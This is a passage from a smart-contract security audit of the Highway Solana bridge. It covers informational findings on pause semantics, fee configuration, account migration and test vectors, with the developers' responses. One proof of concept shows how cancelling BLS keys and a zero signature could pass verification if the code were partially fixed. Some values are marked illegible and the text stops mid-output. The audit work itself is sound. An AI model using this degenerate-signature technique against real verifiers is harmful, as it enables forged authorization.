Recommended Mitigation: Treat fee activation as a deployment-readiness condition when production policy requires fees from the first message. Initialize Config paused, or register destination chains inactive, then configure fee tokens, recipients, destination TTLs and bounds, set the non-default signer, verify those accounts in the deployment smoke test, and only then unpause or activate the chains.

Retain the current disabled-signer semantics if fee-free operation is supported. If fees must instead be mandatory on every deployment, remove the disabled state explicitly and initialize the complete fee policy before entry can become usable; merely adding a flag that is unset before the first `set_fee_config` call would not close the reported startup window.

Highway: Acknowledged. The disabled-signer state is intentional and stays: `FeeConfig.fee_signer == Pubkey::default()` means fee-free operation, which is a supported mode. Fees are not being made mandatory, and a flag unset before the first `set_fee_config` call would not close the reported window. Where fees are required from the first message, activation order is a deployment-readiness condition rather than a program invariant, and the

ordered sequence is documented in `scripts/README.md` under "Enabling fees" (<https://github.com/Project-Highway/hway-solana/commit/e7e045b14960a4bf2f5036dd7cc4927d193e70e4>).

Cyfrin: Rationale accepted with a condition: fee-free operation is an intentional mode, but a deployment that must charge from its first message must keep `Config` paused or every destination inactive until all fee tokens, recipients, per-destination TTLs and bounds, and a non-default fee signer are configured and verified.

7.5.22 `config::pause` does not freeze active-set rotation, so pre-pause proofs may require re-attestation

Description: `config::pause` blocks `executor::execute_message` through the `!config.is_paused` account constraint, but it does not freeze registry active-set management. `registry::add_new_active_set` and `registry::update_current_active_set` both load the `Config PDA` without checking `is_paused`, so the configured admin or authorized updater can continue staging and promoting active sets while inbound execution is paused.

Elapsed slots do not advance `registry_state.current_epoch` by themselves. A later epoch must first be staged by an admin or authorized updater, and an admin, authorized updater, or the configured executor address must submit `update_current_active_set` after the timing condition is met. When a staged set is promoted, the instruction assigns `staged_epoch` to `current_epoch`. The executor accepts only proofs for `current_epoch` or `current_epoch.saturating_sub(1)`, so two sequential promotions from epoch E to $E + 2$ make an existing epoch- E proof unusable.

This expires the proof, not the message. The stored `Message` account contains the message fields but not the proof epoch, TTL, bitmap locator, or aggregate signature; those are supplied on each `execute_message` attempt. A rejected transaction is atomic, so it does not persist the `TransferExecution` account, token or payload effects, or the `Message` close. The same stored message can be retried with a fresh proof for an accepted epoch.

Impact: If trusted active-set operators perform two rotations during an emergency pause, relayers must produce fresh attestations for pre-pause messages before those messages can execute after unpausing. This adds a recoverable delivery delay and additional relayer work to an interval in which delivery is already deliberately unavailable; its duration depends on the same relayer-threshold availability required for ordinary inbound delivery.

The path does not give an untrusted actor control of epoch promotion, invalidate the underlying message, consume replay state, cause an unauthorized mint or release, or demonstrate permanent loss of bridged value. Recovery uses the bridge's ordinary relayer threshold rather than a new privileged asset-recovery action. The remaining issue is an undocumented operational coupling between pause and proof rotation, which is Informational rather than a Low-risk security vulnerability.

Proof of Concept: A textual state transition is sufficient to reproduce the disputed behavior:

1. `registry_state.current_epoch` is 10, and a stored inbound message has a valid proof with `args.epoch = 10`.
2. The admin calls `config::pause`. Any attempt to execute the message now fails with `ProgramPaused`.
3. During the pause, authorized actors stage and promote epoch 11, then stage and promote epoch 12. The second promotion sets `registry_state.current_epoch = 12`.
4. The admin calls `config::unpause`.
5. Retrying the old proof fails the executor's epoch-window check because 10 is neither 12 nor 11. The failed transaction leaves the stored message and replay state unchanged.
6. Supplying a fresh valid proof for epoch 12 against the same stored message can proceed through the executor.

This demonstrates that active-set operations performed during a pause can expire pre-pause proofs. It does not demonstrate that elapsed pause time alone advances the epoch or that the message or its bridged value is permanently lost.

Recommended Mitigation: Define the pause policy explicitly. If pausing must preserve in-flight proofs, reject `update_current_active_set` while `config.is_paused` but keep staging available and preserve an atomic or explicit

recovery path for replacing a compromised committee; otherwise document that rotations continue during a pause and require operators to regenerate pending proofs before resuming delivery.

Highway: Acknowledged. Rotations continue during a pause, deliberately: every step of the recovery that replaces a compromised committee is a registry call made during the pause, so freezing rotation would block the remediation the pause was raised to enable. Two promotions during a pause push the pre-pause epoch out of the executor's acceptance window and those proofs then fail on unpause, but nothing is lost, since the window check runs before any state write and the stored message re-executes with a fresh attestation. The rule and its consequences are in docs/operator-runbook.md under "Pause does not freeze active-set rotation" (<https://github.com/Project-Highway/hway-solana/commit/db31fc54081fff26cf6a1cfa6a5a57f1395c3d9a>).

Cyfrin: Rationale accepted with a condition: active-set recovery may remain available during a pause, but operators must either avoid a second promotion when pre-pause proofs must survive or reliably identify and re-attest every pending message whose proof falls outside {current_epoch, previous_epoch} before treating recovery as complete.

7.5.23 The relationship between `Relayer::beneficiary` and the global execution-fee collector is undocumented

Description: The Solana registry stores a beneficiary for each relayer and describes it as the address that receives the relayer's rewards (programs/registry/src/state/relayer.rs:34-36). Registration writes the field and emits it in `RelayerRegistered`; the relayer's manager or the config admin can later replace it and emit the new value in `RelayerUpdated` (programs/registry/src/instructions/register_relayer.rs:108-126; programs/registry/src/instructions/update_relayer.rs:101-128).

No scoped Solana instruction reads `Relayer::beneficiary` after those writes. Inbound execution reads the relayer account only to require that the transaction payer is one of its operational keys, then records the claimant's numeric `relayer_id` in the execution events (programs/executor/src/instructions/execute_message.rs:45-60, 229-319). The operational key also funds the persistent `TransferExecution` replay-marker PDA, while the temporary `Message` PDA closes to the signer that paid to store it (programs/executor/src/instructions/execute_message.rs:69-83, 134-142).

Outbound execution fees follow a separate collector model. For each fee mint, the config admin chooses one `FeeTokenConfig::execution_recipient`, and `entry::emit_message` transfers the signed execution-fee amount to that token account (programs/config/src/states/fee_token_config.rs:16-23; programs/entry/src/instructions/emit_message.rs:514-577). The recipient is independent of the relayer that later submits an inbound execution.

This separation does not establish that Solana is missing an intended on-chain beneficiary payout. The reference EVM and Substrate implementations also retain beneficiary/reward metadata while routing execution fees to one configured execution recipient or collector (`.context/hway-ethereum/src/libraries/BridgeTypes.sol:121-132`; `.context/hway-ethereum/src/logic/EntryLogic.sol:282-315`; `.context/hway-substrate/pallets/highway-registry/src/lib.rs:180-187, 2456-2459`; `.context/hway-substrate/pallets/highway-entry/src/lib.rs:2340-2385`). That cross-chain structure indicates that the collector and beneficiary serve different layers: fees are collected on chain, while beneficiary metadata is available for external accounting or distribution.

The remaining issue is documentation ambiguity. The Solana registry says that the beneficiary receives rewards, but the scoped documentation does not explain that no direct on-chain payout occurs, identify the external settlement component, or describe how the global execution collector is reconciled with per-relayer beneficiaries. An integrator must infer that distinction from disconnected account types and counterpart behavior.

Impact: No untrusted actor can redirect collected execution fees by changing a relayer's beneficiary. The entry program pins the transfer destination to the admin-configured `FeeTokenConfig`, and the executor never uses `beneficiary` for authorization or value movement. Conversely, the absence of a direct beneficiary transfer does not prove that relayers are uncompensated, because the implemented cross-chain model first sends execution fees to a global collector.

The maximum demonstrated consequence is interface and operational ambiguity for an integrator that assumes the registry field promises an automatic on-chain payout. No asset loss, authorization bypass, fee theft, or failure

of a deployed settlement consumer is established. This is an Informational documentation concern rather than a Low-severity security vulnerability.

Proof of Concept: The scoped data flow can be reproduced directly at the audited commit:

```
git grep -n beneficiary HEAD -- programs
git grep -n execution_recipient HEAD -- programs
```

The first command returns only the Relayer declaration, registration/update arguments and assignments, and their events. It returns no read from entry, executor, or another registry instruction. The second command shows that the config program stores a per-mint execution recipient and that emit_message requires the provided fee-token account to equal that recipient before transferring quote.fee_amount.

A concrete state trace is:

1. Register relayer 7 with operational key 0 and beneficiary B.
2. A sender emits an outbound message with a signed execution fee of 10 fee tokens. emit_message transfers 10 tokens to the configured execution-recipient token account E; B is not an account to this instruction.
3. Separately, operational key 0 submits a valid inbound execution for relayer 7. The executor accepts 0, creates the message-ID-derived replay marker at 0's expense, and emits relayer ID 7; it performs no transfer to B.

This proves that direct beneficiary payout is absent from the scoped on-chain programs and that execution fees instead reach the global collector. It does not prove that B has no external consumer, that the collector never distributes rewards off chain, or that a beneficiary-directed on-chain payout was intended.

Recommended Mitigation: Document Relayer::beneficiary as external reward-settlement metadata and state explicitly that execution fees are first collected by FeeTokenConfig::execution_recipient, including which component reconciles the collector with per-relayer beneficiaries. If no external accounting or distribution system consumes the field, remove it from the account, instructions, and events in a versioned migration rather than adding a Solana-only direct payout path.

Highway: Fixed by [3ba7f59](#), [17c680d](#).

Cyfrin: Verified.

7.5.24 executor::negate_g1 diverges from the registry helper on the identity point

Description: The executor and registry contain separate BN254 G1 negation helpers that disagree on the identity point. programs/executor/src/utils/bls_verify.rs:22-36 computes $p - y$ unconditionally, so negating $(0, 0)$ produces $(0, p)$, whose y coordinate is not a canonical field element. programs/registry/src/utils/bn254_pop.rs:25-45 instead special-cases $y == 0$ and preserves the canonical identity encoding $(0, 0)$.

The executor can pass an identity aggregate to this helper. aggregate_public_keys starts from the identity, adds every key selected by the signer bitmap, rejects empty individual key slots, and checks only that at least one signer was processed (programs/executor/src/utils/bls_verify.rs:61-99). Valid nonzero keys can therefore cancel, for example $P + (-P) = 0$. verify_bls_signature then negates that aggregate unconditionally before constructing the pairing input (programs/executor/src/utils/bls_verify.rs:107-125).

The current path fails closed. The pinned solana-bn254 dependency is version 2.2.2 (Cargo.lock:4409-4412). It treats the all-zero encoding as the point at infinity, but otherwise deserializes G1 points with validation enabled. Consequently, canonical $(0, 0)$ is accepted while $(0, p)$ is rejected, and the executor maps that pairing error to ExecutorError::InvalidAggregatedSignature.

An identity aggregate is not reachable from two arbitrary keys through execute_message. The instruction checks that at least 87 of the 128 selected committee seats are set before aggregation (programs/executor/src/instructions/execute_message.rs:195-201,521-524). Deliberately forming a cancelling aggregate therefore requires at least 87 selected, registered, seated keys whose sum is zero. Relayer registration is restricted to the Config admin or a registration updater (programs/registry/src/instructions/register_relayer.rs:38-44), and staging the active set is restricted

to the Config admin or an authorized updater (programs/registry/src/instructions/add_new_active_set.rs:185-205). A party controlling that committee threshold can already authorize messages with ordinary signatures; the non-canonical negation gives it no additional capability. Accidental cancellation of independently generated BN254 keys is negligible.

The divergence still creates a concrete remediation-ordering hazard. If the registry's $y == 0$ branch is copied into the executor without first rejecting an identity aggregate, an identity aggregate becomes canonical. A zero G2 aggregate signature then makes $e(G1, 0) = 1$, while the second factor is also one because its G1 operand is the identity, so `verify_bls_signature` accepts without a signature. The aggregate-identity guard must therefore be added before or together with canonicalizing the negation helper.

Impact: There is no current signature bypass, unauthorized execution, or asset loss from this behavior. The only reachable result in the audited implementation is rejection with `InvalidAggregatedSignature`, and deliberately arranging the required aggregate already presupposes threshold committee control or privileged registry configuration that provides an ordinary authorization path. Signature verification occurs before the execution record is populated and before token or payload execution; the failed Solana transaction also rolls back Anchor's account initialization, leaves the stored message available, and can be retried with a valid proof.

The surviving concern is defense in depth and safe maintenance: rejection of an identity aggregate is an incidental consequence of a non-canonical encoding, and applying the apparent helper-consistency fix alone would introduce a degenerate signature acceptance. Hypothetical changes to dependency validation or future call sites do not establish present security impact. This is Informational.

Proof of Concept: The following focused reproduction uses the production aggregation and signature-verification functions. Save it as `programs/executor/tests/audit_issue70_negate_identity_repro.rs`:

```
use executor::utils::bls_verify::{aggregate_public_keys, verify_bls_signature};
use solana_bn254::prelude::alt_bn128_pairing;

const G1_GENERATOR: [u8; 64] = {
    let mut point = [0u8; 64];
    point[31] = 1;
    point[63] = 2;
    point
};

const NEG_G1_GENERATOR: [u8; 64] = [
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 1,
    0x30, 0x64, 0x4e, 0x72, 0xe1, 0x31, 0xa0, 0x29,
    0xb8, 0x50, 0x45, 0xb6, 0x81, 0x81, 0x58, 0x5d,
    0x97, 0x81, 0x6a, 0x91, 0x68, 0x71, 0xca, 0x8d,
    0x3c, 0x20, 0x8c, 0x16, 0xd8, 0x7c, 0xfd, 0x45,
];

const G2_GENERATOR: [u8; 128] = [
    0x19, 0x8e, 0x93, 0x93, 0x92, 0x0d, 0x48, 0x3a,
    0x72, 0x60, 0xbf, 0xb7, 0x31, 0xfb, 0x5d, 0x25,
    0xf1, 0xaa, 0x49, 0x33, 0x35, 0xa9, 0xe7, 0x12,
    0x97, 0xe4, 0x85, 0xb7, 0xae, 0xf3, 0x12, 0xc2,
    0x18, 0x00, 0xde, 0xef, 0x12, 0x1f, 0x1e, 0x76,
    0x42, 0x6a, 0x00, 0x66, 0x5e, 0x5c, 0x44, 0x79,
    0x67, 0x43, 0x22, 0xd4, 0xf7, 0x5e, 0xda, 0xdd,
    0x46, 0xde, 0xbd, 0x5c, 0xd9, 0x92, 0xf6, 0xed,
    0x09, 0x06, 0x89, 0xd0, 0x58, 0x5f, 0xf0, 0x75,
    0xec, 0x9e, 0x99, 0xad, 0x69, 0x0c, 0x33, 0x95,
    0xbc, 0x4b, 0x31, 0x33, 0x70, 0xb3, 0x8e, 0xf3,
    0x55, 0xac, 0xda, 0xdc, 0xd1, 0x22, 0x97, 0x5b,
    0x12, 0xc8, 0x5e, 0xa5, 0xdb, 0x8c, 0x6d, 0xeb,
    0x4a, 0xab, 0x71, 0x80, 0x8d, 0xcb, 0x40, 0x8f,
    0xe3, 0xd1, 0xe7, 0x69, 0x0c, 0x43, 0xd3, 0x7b,
    0x4c, 0xe6, 0xcc, 0x01, 0x66, 0xfa, 0x7d, 0xaa,
];
```

```

#[test]
fn current_rejection_and_partial_fix_hazard() {
    let mut bls_keys = Box::new(registry::BlsKeys {
        bump: 0,
        _pad: [0u8; 7],
        keys: [[0u8; 64]; registry::MAX_RELAYERS],
    });
    bls_keys.keys[1] = G1_GENERATOR;
    bls_keys.keys[2] = NEG_G1_GENERATOR;

    let mut committee = [0u32; 128];
    committee[0] = 1;
    committee[1] = 2;

    let aggregate =
        aggregate_public_keys(&bls_keys, &committee, 0b11).unwrap();
    assert_eq!(aggregate, [0u8; 64]);

    let zero_signature = [0u8; 128];
    assert!(
        verify_bls_signature(
            &aggregate,
            &zero_signature,
            &G2_GENERATOR,
        )
        .is_err()
    );

    let mut canonical_input = [0u8; 384];
    canonical_input[..64].copy_from_slice(&G1_GENERATOR);
    canonical_input[64..192].copy_from_slice(&zero_signature);
    canonical_input[192..256].copy_from_slice(&aggregate);
    canonical_input[256..384].copy_from_slice(&G2_GENERATOR);

    let result = alt_bn128_pairing(&canonical_input).unwrap();
    let mut expected = [0u8; 32];
    expected[31] = 1;
    assert_eq!(result, expected);
}

```

Run:

```

CARGO_TARGET_DIR=/tmp/highway-issue70-target \
cargo test -p executor \
--test audit_issue70_negate_identity_repro \
--locked -- --nocapture

```

Observed result:

```

running 1 test
test current_rejection_and_partial_fix_hazard ... ok

test result: ok. 1 passed; 0 failed

```

The first assertions prove that valid nonzero keys can aggregate to the identity and that the current executor rejects the resulting zero signature. The direct pairing then proves that canonicalizing only the identity negation would make the degenerate equation pass. This unit reproduction does not bypass `execute_message`'s 87-seat threshold or demonstrate unprivileged control over the required registered and seated keys.

Recommended Mitigation: First reject an all-zero aggregate after `aggregate_public_keys` finishes, and reject identity operands explicitly in `verify_bls_signature`. Then canonicalize `negate_g1(0)` to `(0, 0)` and preferably share the helper between the registry and executor. Do not deploy the canonicalization without the identity guards.

Highway: Fixed by [72dec72](#), [7d8e229](#).

Cyfrin: Verified.

7.5.25 Re-adding a fee token can reactivate stale per-chain fee bounds after admin teardown

Description: Fee-token configuration is split across a per-mint `FeeTokenConfig` PDA and per-(destination chain, mint) `DestinationFeeTokenConfig` PDAs. The former stores the accepted mint and fee-recipient accounts, while each latter account stores the minimum and maximum fee accepted for one destination lane (programs/config/src/states/fee_token_config.rs:3-24; programs/config/src/states/destination_fee_token_config.rs:3-23).

The admin-only `remove_fee_token` instruction closes only `FeeTokenConfig` and decrements the global fee-token count (programs/config/src/instructions/remove_fee_token.rs:18-69). It does not load or close any `DestinationFeeTokenConfig`, and `FeeTokenConfig` has no child count that could make removal conditional on closing those accounts first. The per-lane account therefore remains initialized at `["destination_fee_token", chain_id, mint]`.

If the administrator later calls `add_fee_token` for the same mint, Anchor recreates `FeeTokenConfig` at its deterministic address with the new recipients, but this does not modify the surviving per-lane accounts (programs/config/src/instructions/add_fee_token.rs:17-80). `emit_message` derives the per-lane PDA from the quote's destination and fee mint, deserializes any non-empty account, and enforces its stored `min_fee` and `max_fee` (programs/entry/src/instructions/emit_message.rs:421-474). The old bounds can consequently become active again after the mint is re-added.

The lifecycle is not enforced atomically, but an explicit admin-only recovery path exists. `close_destination_fee_token` closes one per-lane account, and its source documentation specifically identifies fee-token or chain reuse reactivating stale bounds as the reason for that instruction (programs/config/src/instructions/close_destination_fee_token.rs:1-50). Alternatively, `configure_destination_fee_token` uses `init_if_needed` and overwrites every policy field in an existing account (programs/config/src/instructions/configure_destination_fee_token.rs:18-78).

Impact: Only the trusted config administrator can create the stale-policy state: the administrator must remove a fee token, later re-add the same mint, and omit both the documented per-lane close and the ordinary bounds reconfiguration. An untrusted user cannot remove, add, close, or reconfigure any of these accounts.

If the fee signer issues a current quote outside the surviving range, an outbound call for that destination and fee mint fails with `FeeBelowMinimum` or `FeeAboveMaximum`. This can temporarily make that fee-token lane unavailable until the administrator closes or overwrites the account. The stale account does not forge or alter the signed quote, and it does not independently make the protocol accept an underpriced fee.

The bounds are checked before either fee transfer, the token burn or escrow operation, the outbound nonce update, and event emission (programs/entry/src/instructions/emit_message.rs:189-232, 332-382, 421-474). A rejected Solana transaction is atomic, so no user funds, nonce state, or message state change. Recovery is a single admin reconfiguration or close-and-recreate operation for each affected lane.

The maximum demonstrated consequence is therefore reversible unavailability caused by a documented trusted-role sequencing omission, with no attacker-controlled trigger, asset loss, or permanent state damage. This is an Informational operational-hardening issue rather than a Low-risk security vulnerability.

Proof of Concept: This textual state transition reproduces the behavior at the audited commit:

1. The administrator whitelists fee mints `M` and `N`, enables the fee signer, and calls `configure_destination_fee_token(c, M, 500, 1_000)`.
2. The administrator calls `remove_fee_token(M)`. This succeeds because `N` remains whitelisted, closes only `FeeTokenConfig(M)`, and leaves `DestinationFeeTokenConfig(c, M)` initialized with bounds `[500, 1_000]`.
3. The administrator later calls `add_fee_token(M, new_execution_recipient, new_platform_recipient)`. The per-mint account is recreated, while the per-lane account remains unchanged.
4. The fee signer signs an otherwise-valid current quote for chain `c` and mint `M` whose total fee is 100.

5. `emit_message` derives and deserializes the surviving `DestinationFeeTokenConfig(c, M)`, then rejects 100 < 500 with `FeeBelowMinimum`.
6. The administrator calls `configure_destination_fee_token(c, M, 0, 1_000)`. The same quote can then pass the bounds check, subject to the remaining normal signature, account, and bridge validations.

This proves that a removed and re-added mint can reuse surviving per-lane bounds and that those bounds can reject a current signed quote. It does not prove untrusted control over the lifecycle, loss of funds, a fee-signature bypass, or permanent denial of service.

The production config crate compiles and its unit test passes with:

```
cargo test -p config --lib --locked
```

Observed result:

```
running 1 test
test test_id ... ok

test result: ok. 1 passed; 0 failed
```

This compilation test confirms the reviewed production snapshot builds; the state transition above follows from the independently seeded accounts and their handlers rather than from that unit test.

Recommended Mitigation: Track live `DestinationFeeTokenConfig` children on `FeeTokenConfig`. Require the canonical parent account when creating or closing a child, increment the count only on actual creation, decrement it on close, and reject `remove_fee_token` while the count is nonzero. Split child creation from update, or use another unambiguous initialization marker, rather than inferring creation after `init_if_needed` has deserialized and overwritten the account.

Reallocate or migrate existing `FeeTokenConfig` accounts and reconcile already-created per-lane accounts before enforcing the counter. This makes the required teardown order explicit while preserving `close_destination_fee_token` as the rent-reclaiming child teardown.

Highway: Fixed by [a4625f8](#).

Cyfrin: Verified.

7.5.26 Singleton accounts lack an explicit versioned upgrade and migration policy

Description: The global `Config` and `RegistryState` PDAs do not store a schema version, and the audited instruction set does not contain a migration entry point for either account (`programs/config/src/states/config.rs:6-32`; `programs/registry/src/state/registry_state.rs:29-101`). Both accounts are created once with `init` (`programs/config/src/instructions/initialize.rs:43-50`; `programs/registry/src/instructions/initialize.rs:45-52`), while ordinary instructions load them as typed `Anchor Account` values. An upgrade that changes a serialized layout and immediately attempts to load existing accounts under the incompatible new type can therefore fail during account deserialization or interpret fields under unintended semantics.

This is an upgrade-process gap, not the absence of an in-place repair mechanism. A future program version can expose a migration instruction that receives the singleton as an `UncheckedAccount`, validates its owner, PDA, and `Anchor` discriminator, decodes an explicitly retained predecessor type, tops up rent when necessary, resizes the program-owned account, and serializes the new type back to the same PDA. The repository already uses this `resize` primitive for another program-owned PDA: `registry::extend_bls_keys` calls `info.resize(next)` to grow `BlsKeys` in place (`programs/registry/src/instructions/extend_bls_keys.rs:37-64`). The fact that the current initializer uses `init` does not prevent an upgraded program from adding such an instruction, so redeployment under a new program ID is not required.

`Config::native_token_id` is an `Option` before fixed-width fields. Its Borsh encoding consumes one byte for `None` and five bytes for `Some`, so `native_bridge_config_count` begins four bytes later when the option is populated. A focused serialization probe measured complete `Anchor` encodings of 79 bytes for `None` and 83 bytes for `Some`, with the counter beginning at byte 42 and byte 46 respectively. This is expected Borsh behavior: the

generated decoder reads fields sequentially and does not assume a constant byte offset. `RegistryState` similarly begins with two variable-length vectors, so several of its later fields also have value-dependent absolute offsets.

Appending fields preserves the serialized order of pre-existing fields, but it does not by itself make an upgrade safe: the existing account must have sufficient space, and the new fields need defined initialization semantics. Conversely, moving `native_token_id` behind existing fields would itself be an incompatible reordering and should not be done without a coordinated migration.

Impact: No current account is shown to be mis-decoded, and no untrusted actor can trigger a schema change. The upgrade authority would have to deploy an incompatible release without an appropriate transition. Such a release can interrupt every path that deserializes `Config` or `RegistryState`, but the same upgrade capability can deploy an in-place migration and restore the existing PDAs.

The maximum demonstrated consequence is avoidable operational downtime or state-conversion error caused by a trusted upgrade process. There is no demonstrated permanent loss, attacker-controlled corruption, or requirement to redeploy under new program IDs. The corrected classification is Informational.

Proof of Concept: The absence of version fields and current singleton migration handlers can be checked at the audited snapshot with:

```
git grep -n "schema_version\|pub version\|migrate" HEAD -- programs
git grep -n -e "pub struct Config {" -e "pub struct RegistryState {" HEAD -- programs
git grep -n "info.resize(next)" HEAD -- programs/registry/src/instructions/extend_bls_keys.rs
```

The following focused probe can be placed at `programs/config/tests/issue75_schema_probe.rs`:

```
use anchor_lang::{prelude::Pubkey, AccountSerialize, Space};
use config::Config;

fn serialize(config: &Config) -> Vec<u8> {
    let mut bytes = Vec::new();
    config
        .try_serialize(&mut bytes)
        .expect("Config serialization must succeed");
    bytes
}

fn config(native_token_id: Option<u32>, native_bridge_config_count: u32) -> Config {
    Config {
        admin: Pubkey::new_unique(),
        is_paused: false,
        native_token_id,
        native_bridge_config_count,
        network_id: [0x55; 32],
        bump: 0x77,
    }
}

#[test]
fn option_changes_following_offsets_but_not_the_schema_decoder() {
    let marker = 0x1122_3344u32;
    let none = serialize(&config(None, marker));
    let some = serialize(&config(Some(7), marker));

    assert_eq!(Config::INIT_SPACE, 75);
    assert_eq!(none.len(), 79);
    assert_eq!(some.len(), 83);

    assert_eq!(&none[42..46], &marker.to_le_bytes());
    assert_eq!(&some[46..50], &marker.to_le_bytes());
}
```

Run:

```
CARGO_TARGET_DIR=/private/tmp/highway_issue75_target \  
cargo test -p config --test issue75_schema_probe -- --nocapture
```

Observed result:

```
running 1 test  
test option_changes_following_offsets_but_not_the_schema_decoder ... ok  
  
test result: ok. 1 passed; 0 failed
```

The probe confirms the four-byte offset difference and that both values serialize under the current schema. It does not demonstrate a current deserialization failure or asset impact. The checked-in `BlsKeys` resize path demonstrates that the programs can resize owned PDAs in place; a singleton migration handler is absent today but can be introduced by an upgrade.

Recommended Mitigation: Adopt a documented, tested upgrade procedure for persistent accounts. When a layout change is needed, add an idempotent migration entry point that validates the old account manually, resizes it with the required rent top-up, writes the new schema and version, and is exercised against serialized fixtures from every supported predecessor version before normal instructions use the new typed layout.

Preserve the existing field order unless the coordinated migration rewrites the entire account. Introduce an explicit schema version as part of that migration, but do not insert or move fields and then rely on the new typed `Account` decoder to parse the old bytes.

Highway: Acknowledged as a process gap, addressed as process. The programs are pre-launch, so a layout change today is a redeploy from clean state rather than a migration, which is why no account carries a schema version. The policy for post-launch layout changes is written as binding rules in `docs/operator-runbook.md` under "Persistent account layout changes": fields are append-only with a documented meaning at zero, every append ships an idempotent admin migration tested against fixtures of each supported predecessor, and nothing in that release loads the account as the new type before the migration has run (<https://github.com/Project-Highway/hway-solana/commit/db31fc54081fff26cf6a1cfa6a5a57f1395c3d9a>).

Cyfrin: Rationale accepted with a condition: clean redeployment is sufficient only while no persistent accounts exist; before launch, place both `lane_count` fields after the pre-existing `bump`, and once any account exists require every layout change to ship an idempotent, predecessor-fixture-tested migration before any new typed load.

7.5.27 The pinned cross-chain message-id vectors in `common` are self-derived

Description: The five `CROSS_CHAIN*_ID` constants in the `common` crate are introduced in-source as "Canonical message-ID hashes, pinned as the cross-chain oracle ... These are the exact bytes every counterpart chain must reproduce for the same inputs", together with the instruction to "cross-check them against the EVM/Substrate reference encoders" (`programs/common/src/lib.rs:301-331`). Their actual provenance is local. The same test module carries its own reference encoder (`programs/common/src/lib.rs:280-296`) that re-implements the field order, endianness and SCALE compact-length prefixing of `generate_message_id`, down to a duplicated compact-length helper (`programs/common/src/lib.rs:333-343`), and the constants are the values that local encoder produces. No counterpart-chain artefact accompanies them: no Substrate test output, no Solidity fixture, no recorded command.

The workspace shows what a genuine cross-chain pin looks like a few files away. The committee-selection vectors record the exact counterpart file, test name and `cargo test` command that produced the expected arrays (`programs/executor/src/utils/committee.rs:308-331`), so a reader can regenerate them on the other leg. The message-id constants carry no such record.

Files:

- `programs/common/src/lib.rs:280-343` (`generate_message_id`)

Impact: The constants are effective regression protection against a future local edit to `generate_message_id`, but they carry no information about whether the current encoding matches the EVM or Substrate encoders, because a change made on those legs alone leaves them passing unchanged. The message id is the protocol's sole

cross-chain binding - entry derives it outbound and executor recomputes it inbound - so an encoder divergence between legs is precisely the failure the constants are advertised to detect and precisely the one they cannot detect. No divergence against the current counterpart implementations is demonstrated, so this is an assurance gap rather than a live defect.

Recommended Mitigation: Regenerate the five constants from the EVM and Substrate encoders and record their provenance in-source the way the committee vectors do - counterpart file, test name and command - so they become genuine cross-chain pins rather than a restatement of the local encoder. Better still, move the vectors into a shared cross-chain fixture consumed by all three legs' test suites, so a divergence fails on whichever leg introduces it.

Highway: Fixed in [c4a0efe](#).

Cyfrin: Verified.

7.5.28 BLS attestation parity and the Solana BN254 PoP encoding lack independent test vectors

Description: The V1 BLS attestation encoding is a cross-chain protocol commitment, but the Solana workspace does not pin it to an independently produced counterpart vector. `verify_bls_payload_hash_g2` constructs the 94-byte preimage

```
HWY_BLS_V1 || network_id || destination_chain_id_LE || message_id
|| ttl_LE || slot_number_LE || relayer_id_LE || epoch_LE
```

and hashes it with Keccak (programs/executor/src/utils/bls_verify.rs:154-193). The Rust unit-test helper reconstructs the same field order, offsets, widths, and endianness before producing the submitted G2 point (programs/executor/src/utils/bls_verify.rs:269-300). Those tests prove that the pairing verifier accepts a point generated from its locally repeated encoding and rejects changes to individual authenticated fields; they do not independently prove counterpart parity.

The TypeScript integration suite provides a second local implementation of the same layout (tests/executor.ts:265-314). This is useful implementation-language redundancy: a Rust-only production change that is mirrored only in the Rust unit helper would make the integration test fail. It is still not a counterpart-derived oracle, and a coordinated edit to the local helpers or a change on another chain can leave the Solana suite green while cross-chain compatibility has diverged.

The current counterpart implementations do use the same attestation bytes. At EVM commit `c3cd1aa0f5940804768d73ffd729bdf8318c7dff`, `src/logic/ExecutorLogic.sol` packs the domain, network ID, destination chain ID, message ID, TTL, slot, relayer ID, and epoch in that order. At Substrate commit `ea9574c56f6ccaab15f9d3d670f277e2666a1e05`, `pallets/highway-entry/src/lib.rs` defines the same fixed-width `BlsAttestationPreimage`; SCALE encodes its arrays as raw bytes and its u32 fields little-endian. No present encoding mismatch was found.

The proof-of-possession portion has a narrower compatibility property than the original report stated. Solana computes `keccak256("highway:bls-pop:v1" || uncompressed_bn254_g1_key)` over a 64-byte BN254 key (programs/registry/src/constants.rs:47-48; programs/registry/src/utils/bn254_pop.rs:63-68). Substrate uses the same domain but hashes a 48-byte compressed BLS12-381 key, while EVM hashes a 128-byte BLS12-381 key. The shared convention is therefore the domain and high-level domain `|| local_key_encoding` shape, not a byte-identical cross-chain PoP preimage or hash. The Solana workspace nevertheless lacks a fixed independently generated BN254 PoP hash vector that would pin its own signer/verifier contract.

Impact: There is no demonstrated live divergence, signature bypass, or asset loss. The current Solana, EVM, and Substrate attestation field layouts agree.

If a future Solana verifier and its local generators drift together from the relayer/counterpart encoding, a counterpart-produced `bls_payload_hash_g2` reaches `verify_bls_payload_hash_g2` during `execute_message` and fails with `InvalidBlsPayloadHashG2` (programs/executor/src/instructions/execute_message.rs:585-594). Verification occurs before the execution record is populated and before any token transfer or payload CPI (programs/executor/src/instructions/execute_message.rs:229-308). The failed transaction is atomic: the replay-marker initialization is rolled back, the stored message is not closed, no mint or release persists, and the

message can be retried after the signing/verifying tooling is corrected. The maximum consequence is therefore temporary inbound liveness failure caused by a release or integration error.

A PoP encoding mismatch would reject registration or key rotation before the key is stored (programs/registry/src/instructions/register_relayer.rs:104-117; programs/registry/src/instructions/update_relayer.rs:93-126). Because the chains deliberately use different curves and public-key encodings, identical PoP hashes are not an interoperability requirement.

This is an Informational assurance and regression-testing gap.

Proof of Concept: For the Rust unit-test inputs `network_id = [7; 32]`, `destination_chain_id = 1`, `message_id = [0xaa; 32]`, `ttl = 100`, `slot_number = 0`, `relayer_id = 1`, and `epoch = 7`, the shared 94-byte attestation preimage is:

[illegible]

An independent Keccak invocation gives:

[illegible]

Observed result:

0x6ef0d9cdaf50d94130cc592915d27da75d0f73fa52f263fcafa33af8b7f755ee

The production verifier accepts the locally generated G2 point for those inputs:

```
cargo test -p executor test_verify_bls_payload_hash_g2_accepts_valid -- --nocapture
```

Observed result:

```
running 1 test
